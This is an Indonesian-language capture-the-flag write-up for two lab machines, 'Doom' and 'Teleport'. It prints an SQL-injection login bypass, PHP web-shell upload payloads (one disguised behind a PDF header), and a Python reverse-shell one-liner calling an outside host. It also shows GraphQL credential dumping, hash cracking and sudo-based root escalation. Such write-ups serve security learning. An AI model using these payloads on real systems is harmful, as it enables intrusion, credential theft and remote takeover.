

saya aslinya tiga orang

ardhani

Linz

ZafIn

Daftar Isi

| | |
|----------------|---|
| Doom | 2 |
| User (212 pts) | 2 |
| Root (212 pts) | 7 |
| Teleport | 8 |
| User (50 pts) | 8 |
| Root (- pts) | - |
| Dazzle | - |
| User (- pts) | - |
| Root (- pts) | - |

Doom

User (212 pts)

Diberikan sebuah host ip dan kita bisa langsung melakukan scanning port apa saja yang terbuka.


```
└─(ardhani@csi) -[/Doom_10.1.2.152]
└─$ cat enumeration/initial
...
...
80/tcp open  http      Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: 403 Forbidden
...
...
```

Karena disini hanya terdapat port 80, dan ketika diakses indexnya langsung error 403, kami mencoba untuk fuzzing dengan dirsearch.

```
...
200    60B   http://10.1.2.152/dev/
301   306B   http://10.1.2.152/dev    -> REDIRECTS TO:
http://10.1.2.152/dev/
200   895B   http://10.1.2.152/home.html
301   313B   http://10.1.2.152/javascript    -> REDIRECTS TO:
http://10.1.2.152/javascript/
...
```


Pada direktori indeks hanya menemukan file home.html dan direktori `dev`, tidak ada yang menarik pada home.html. Lanjut ke dir dev, ketika mengakses <http://hostname/dev/> kita akan diarahkan ke halaman admin login. Biasanya saya jika tidak memiliki credential atau gagal mencoba login dengan default pass akan melakukan testing SQL Injection.

Online ID Generator System Admin Login



Admin Login form with two input fields: Username (containing backslash) and Password (containing three dots). Below the fields are two buttons: "Go to Portal" and "Sign in".

Ternyata halaman tersebut bisa kita bypass autentikasinya dengan query `username = \` dan password `||1#`, lalu ter-redirect sudah ke halaman admin dashboard.



Pada form "System Logo" kita bisa upload file php dan melakukan RCEEEEEEE dengan nama file `*.phar`.

Request

Pretty

Raw

Hex



ln



```
1 POST /dev/classes/SystemSettings.php?f=update_settings HTTP/1.1
2 Host: 10.1.2.152
3 Content-Length: 488
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
7 Content-Type: multipart/form-data;
  boundary=----WebKitFormBoundaryQg3nTfaB3MCo8WeL
8 Origin: http://10.1.2.152
9 Referer: http://10.1.2.152/dev/admin/?page=system_info
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.9
12 Cookie: PHPSESSID=330h7l9rr05ffrha2tq2vebge4
13 Connection: close
14
15 -----WebKitFormBoundaryQg3nTfaB3MCo8WeL
16 Content-Disposition: form-data; name="name"
17
18 Online ID Generator System
19 -----WebKitFormBoundaryQg3nTfaB3MCo8WeL
20 Content-Disposition: form-data; name="short_name"
21
22 OIGS
23 -----WebKitFormBoundaryQg3nTfaB3MCo8WeL
24 Content-Disposition: form-data; name="img"; filename="yaelahwir.phar"
25 Content-Type: application/php
26
27 <?php $cmd = $_SERVER['HTTP_USER_AGENT']; echo fread(popen($cmd, "r"), 4096);
28
29 -----WebKitFormBoundaryQg3nTfaB3MCo8WeL--
```

Lalu ketika file *.phar sudah terupload, tinggal buka url file dan jalankan dengan ubah user-agent menjadi perintah shell.

Request

Pretty

Raw

Hex



ln



Response

Pretty

Raw

Hex

Render



ln



```
1 GET /dev/uploads/1706938860_yaelahwir.phar HTTP/1.1
2 Host: 10.1.2.152
3 Upgrade-Insecure-Requests: 1
4 User-Agent: id
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
  mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: PHPSESSID=330h7l9rr05ffrha2tq2vebge4
9 Connection: close
10
11
```

```
1 HTTP/1.1 200 OK
2 Date: Sat, 03 Feb 2024 06:53:39 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Content-Length: 54
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8 uid=33(www-data) gid=33(www-data) groups=33(www-data)
9
```

Tidak lupa reverse shell untuk mempermudah proses eksploitasi ke port 1339 menggunakan python3.

```
apple@ardhani-2 ~/CTF » nc -lv 1339
/bin/sh: 0: can't access tty; job control turned off
$ id && whoami
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data
$ pwd
/var/www/html/dev/uploads
$ cd ../../
$ pwd
/var/www/html
$ ls -la
total 44
drwxr-xr-x  3 www-data www-data  4096 Feb  2 16:40 .
drwxr-xr-x  3 root      root      4096 Jan  9 05:01 ..
-rw-r--r--  1 www-data www-data    0 Jan 30 09:04 0byte.php
-rw-rw-rw-  1 www-data www-data 18705 Feb  2 06:33 apel.txt
-rw-r--r--  1 www-data www-data  1476 Jan 10 04:51 cust403.html
drwxr-xr-x 13 www-data www-data  4096 Jan 10 03:59 dev
-rw-r--r--  1 www-data www-data  2138 Jan  9 09:30 home.html
-rw-r--r--  1 www-data www-data   418 Jan  9 09:15 index.php.bak
$ █
```

Karena tidak ada flag sama sekali, kita perlu mencari flag user pada user lain, dengan membaca /etc/passwd, kita dapat mengetahui bahwa ada user lain yaitu `pearce`.

```
$ cat /etc/passwd | grep "bash"
root:x:0:0:root:/root:/bin/bash
pearce:x:1000:1000:pearce:/home/pearce:/bin/bash
```

Disini saya menggunakan grep untuk mempermudah pencarian, benar saja password pearce didapatkan dengan enkripsi md5.

```
$ grep -Hrn pearce .  
./dev/initialize.php:2:$dev_data = array('id'=>'-1','firstname'=>'Developer','lastname'=>'', 'username'=>'pearce',  
'password'=>'0c6715aec06021f30c22a23c677860e5','last_login'=>'', 'date_updated'=>'', 'date_added'=>'');
```

Untuk mempersingkat waktu saya menggunakan tools instan online yaitu hashes untuk mendapatkan password md5 (123456789danpearce).

✓ Found:

0c6715aec06021f30c22a23c677860e5:123456789danpearce

Karena machine ini tidak memiliki service ssh, jadi kita langsung saja coba login ke user pearce via `su pearce`.

```
$ python3 -c "import pty; pty.spawn('/bin/bash');"
www-data@doom:/var/www/html$ su pearce
su pearce
Password: 123456789danpearce

pearce@doom:/var/www/html$ whoami
whoami
pearce
```

Kemudian, baca flag user.txt di user /home/pearce/user.txt

```
$ python3 -c "import pty; pty.spawn('/bin/bash');"
www-data@doom:/var/www/html$ su pearce
su pearce
Password: 123456789danpearce

pearce@doom:/var/www/html$ whoami
whoami
pearce
```

Flag : f8e5ff9b792gcade650f63ad0871d0de5

Root (212 pts)

Ketika mengecek groups dari user pearce saya menemukan hal menarik, yaitu pearce memiliki grup sudo yang berarti user pearce bisa melakukan hak akses penuh dan bisa membaca flag root.txt di /root/root.txt dengan hak yg diberikan admin.

```
$ sudo -l
sudo -l
Matching Defaults entries for pearce on doom:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sb
in\:/bin\:/snap/bin,
    use_pty

User pearce may run the following commands on doom:
    (ALL) /usr/bin/find
```

Karena user pearce bisa menjalankan find dengan akses root, maka kita bisa menggunakan gtfobins untuk menjalankan shell dengan find agar bisa mengirim perintah shell sebagai root.


```

$ id
id
uid=1000(pearce) gid=1000(pearce) groups=1000(pearce),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd)
$ sudo -l
sudo -l
Matching Defaults entries for pearce on doom:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User pearce may run the following commands on doom:
    (ALL) /usr/bin/find
$ sudo /usr/bin/find . -exec /bin/sh \; -quit
sudo /usr/bin/find . -exec /bin/sh \; -quit
# id
id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
cat /root/root.txt
a8e23567f6d515888d24138b1875882a
_

```

Flag: a8e23567f6d515888d24138b1875882a

Teleport

User (50 pts)

Diberikan sebuah host ip dan kita bisa langsung melakukan scanning port apa saja yang terbuka.

```

└─$ cat enumeration/initial
...
22/tcp    open      ssh                OpenSSH 8.4p1 Debian 5+deb11u3
(protocol 2.0)
| ssh-hostkey:
|   3072 ae:18:5e:49:ca:bb:24:d7:fc:1f:00:62:e1:6f:ec:dc (RSA)
|   256 30:50:57:e5:58:51:d6:ab:02:3a:30:3a:f7:b7:e0:f4 (ECDSA)
|_  256 66:ff:ad:88:3b:7f:ba:55:b8:92:a8:ad:a2:86:16:4b (ED25519)
80/tcp    open      http               Apache httpd 2.4.56 ((Debian))
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: Apache2 Debian Default Page: It works
1687/tcp  filtered nsjtp-ctrl
3000/tcp  open      http               Node.js Express framework
|_http-title: React App
4000/tcp  open      remoteanything?

```

```

| fingerprint-strings:
|   ...
|   FourOhFourRequest:
|     ...
|   GetRequest:
|     ...
|   HTTPOptions, RTSPRequest:
|     ...
8000/tcp open      http          Apache httpd 2.4.54 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.54 (Debian)
| http-title: Login Page
|_Requested resource was login.php
|_http-open-proxy: Proxy might be redirecting requests
10082/tcp filtered amandaix
...

```

Saat mengakses port 4000 pada website, saya mendapat teks “GET query missing.” yang artinya ini menggunakan graphql, kita bisa mengirim query ke graphql dengan method GET.

- `http://10.1.2.251:4000/graphql?query={__schema{types{name,fields{name}}}}`




```

{"data":{"__schema":{"types":[{"name":"Query","fields":{"name":"loggedInUser"},"name":"users"}],"name":"User","fields":{"name":"username"},"name":"password"}],
{"name":"String","fields":null,"name":"Mutation","fields":{"name":"login"},"name":"__Schema","fields":{"name":"types"},"name":"queryType"},"name":"mutationType"},
{"name":"subscriptionType"},"name":"directives"}],"name":"__Type","fields":{"name":"kind"},"name":"name"},"name":"description"},"name":"fields"},"name":"interfaces"},
{"name":"possibleTypes"},"name":"enumValues"},"name":"inputFields"},"name":"ofType"},"name":"__TypeKind","fields":null,"name":"Boolean","fields":null,
{"name":"__Field","fields":{"name":"name"},"name":"description"},"name":"args"},"name":"type"},"name":"isDeprecated"},"name":"deprecationReason"}],
{"name":"__InputValue","fields":{"name":"name"},"name":"description"},"name":"type"},"name":"defaultValue"},"name":"__EnumValue","fields":{"name":"name"},
{"name":"description"},"name":"isDeprecated"},"name":"deprecationReason"}],"name":"__Directive","fields":{"name":"name"},"name":"description"},"name":"locations"},
{"name":"args"},"name":"__DirectiveLocation","fields":null,"name":"CacheControlScope","fields":null,"name":"Upload","fields":null,"name":"Int","fields":null}}}}

```

Kita bisa dump username dan password menggunakan query `users{username,password}`.

- `http://10.1.2.251:4000/graphql?query={users{username,password}}`



```

{"data":{"users":[{"username":"fiony","password":"$2b$12$FWDQZbRM4gtP0YPS46Y4xeeje/NWIp/YotaxlU4hhD5h/tUrRBfyW"}]}}

```

```
{"data":{"users":[{"username":"fiony","password":"$2b$12$FWDQZbRM4gtP0YPS46Y4xeeje/NWIp/YotaxlU4hhD5h/tUrRBfyW"}]}}
```

Hash ini sangat mirip seperti hash sha512-unix yang saya pernah bruteforce menggunakan john, lalu saya coba juga metode yang sama untuk hash ini.

```
$ john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt
pass.txt
Created directory: /home/ardhani/.john
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descript 2:md5crypt 3:sunmd5 4:bcrypt
5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sunshine      (?)
1g 0:00:00:09 DONE (2024-02-03 02:56) 0.1083g/s 10.40p/s 10.40c/s
10.40C/s 123456..yellow
Use the "--show" option to display all of the cracked passwords
reliably
Session completed.
```

Dengan itu kita bisa masuk ke halaman dashboard di port 8000, lalu terdapat form upload untuk mengupload pdf, kita bisa menyisipi backdoor php dengan menambahkan pdf header `%PDF\r\n{script}`.

```
%PDF
<?php $cmd = $_GET['0']; echo fread(popen($cmd, "r"), 4096);
```

| Request | | Response | |
|---|-----|---|-----|
| Pretty | Raw | Pretty | Raw |
| 1 POST /index.php HTTP/1.1 | | 1 HTTP/1.1 200 OK | |
| 2 Host: 10.1.2.251:8000 | | 2 Date: Sat, 03 Feb 2024 07:59:50 GMT | |
| 3 Content-Length: 377 | | 3 Server: Apache/2.4.54 (Debian) | |
| 4 Cache-Control: max-age=0 | | 4 X-Powered-By: PHP/7.4.33 | |
| 5 Upgrade-Insecure-Requests: 1 | | 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT | |
| 6 Origin: http://10.1.2.251:8000 | | 6 Cache-Control: no-store, no-cache, must-revalidate | |
| 7 Content-Type: multipart/form-data; | | 7 Pragma: no-cache | |
| boundary=-----WebKitFormBoundaryJkz7qiZuzAKSeV9q | | 8 Vary: Accept-Encoding | |
| 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 | | 9 Content-Length: 3147 | |
| (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36 | | 10 Connection: close | |
| 9 Accept: | | 11 Content-Type: text/html; charset=UTF-8 | |
| text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i | | 12 | |
| mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 | | 13 The file duaorang.php has been uploaded.<!DOCTYPE html> | |
| 10 Referer: http://10.1.2.251:8000/index.php | | 14 <html lang="en"> | |
| 11 Accept-Encoding: gzip, deflate, br | | 15 <head> | |
| 12 Accept-Language: en-US,en;q=0.9 | | 16 <meta charset="UTF-8"> | |
| 13 Cookie: PHPSESSID=65fb42916fd76f60f784744ce75bf844 | | 17 <title> | |
| 14 Connection: close | | 18 File Upload | |
| 15 | | 19 </title> | |
| 16 -----WebKitFormBoundaryJkz7qiZuzAKSeV9q | | 20 <link rel="stylesheet" href="style/upload.css"> | |
| 17 Content-Disposition: form-data; name="paymentMethod" | | 21 <link href=" | |
| 18 | | 22 https://cdn.jsdelivr.net/npm/bootstrap@5.3.2/dist/css/bootstrap.min.css" | |
| 19 on | | 23 rel="stylesheet" integrity=" | |
| 20 -----WebKitFormBoundaryJkz7qiZuzAKSeV9q | | 24 sha384-T3c6CoIi6uLrA9TneEoa7RxnatzjcDScmG1MXsSR1GAsXEV/Dwwykc2MPK8M2HN" | |
| 21 Content-Disposition: form-data; name="fileToUpload"; filename="duaorang.php" | | 25 crossorigin="anonymous"> | |
| 22 Content-Type: application/octet-stream | | | |
| 23 | | | |
| 24 %PDF | | | |
| 25 <?php \$cmd = \$_GET['0']; echo fread(popen(\$cmd, "r"), 4096); | | | |
| 26 | | | |
| 27 -----WebKitFormBoundaryJkz7qiZuzAKSeV9q-- | | | |
| 28 | | | |

Shell berhasil terunggah dan untuk mengaksesnya kita perlu mencari tahu path keberadaan file tersebut dimana. Dengan menggunakan dirsearch saya menemukan direktori uploads yang memiliki tertutup (403). Lalu coba-coba menambahkan nama file yang berhasil terupload.

Not Secure 10.1.2.251:8000/uploads/duaorang.php?cat=%20/etc/passwd

%PDF root:x:0:root:/root:/bin:/bin/bash daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:bin:/bin:/usr/sbin/nologin sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:/nonexistent:/usr/sbin/nologin augustus:x:1000:1000:augustus,,/home/augustus:/bin/bash

Untuk mempermudah proses eksploitasi saya melakukan reverse shell.

```
python3 -c 'import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect(("10.18.200.128",6666)); os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);'
```

```
apple@ardhani-2 ~/CTF » nc -lv 6666
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ cat /etc/passwd | grep "bash"
root:x:0:0:root:/root:/bin/bash
augustus:x:1000:1000:augustus,,,:/home/augustus:/bin/bash
$ █
```

Untuk mendapatkan flag user.txt kita perlu akses root di /root/user.txt, dengan sudo -l kita bisa memahami bahwa user dapat menjalankan perintah root tanpa password.

```
$ sudo -l
Matching Defaults entries for www-data on b499a7426fed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on b499a7426fed:
    (ALL : ALL) NOPASSWD: ALL
$ sudo /bin/bash -p
python3 -c 'import pty; pty.spawn("/bin/bash");'
root@b499a7426fed:/var/www/html/uploads# cd /root && ls
cd /root && ls
user.txt
root@b499a7426fed:~# cat user.txt
cat user.txt
netcomp{f6e116fc0e55e275c2f1a8cce223fe6f}
root@b499a7426fed:~# █
```

Flag: netcomp{f6e116fc0e55e275c2f1a8cce223fe6f}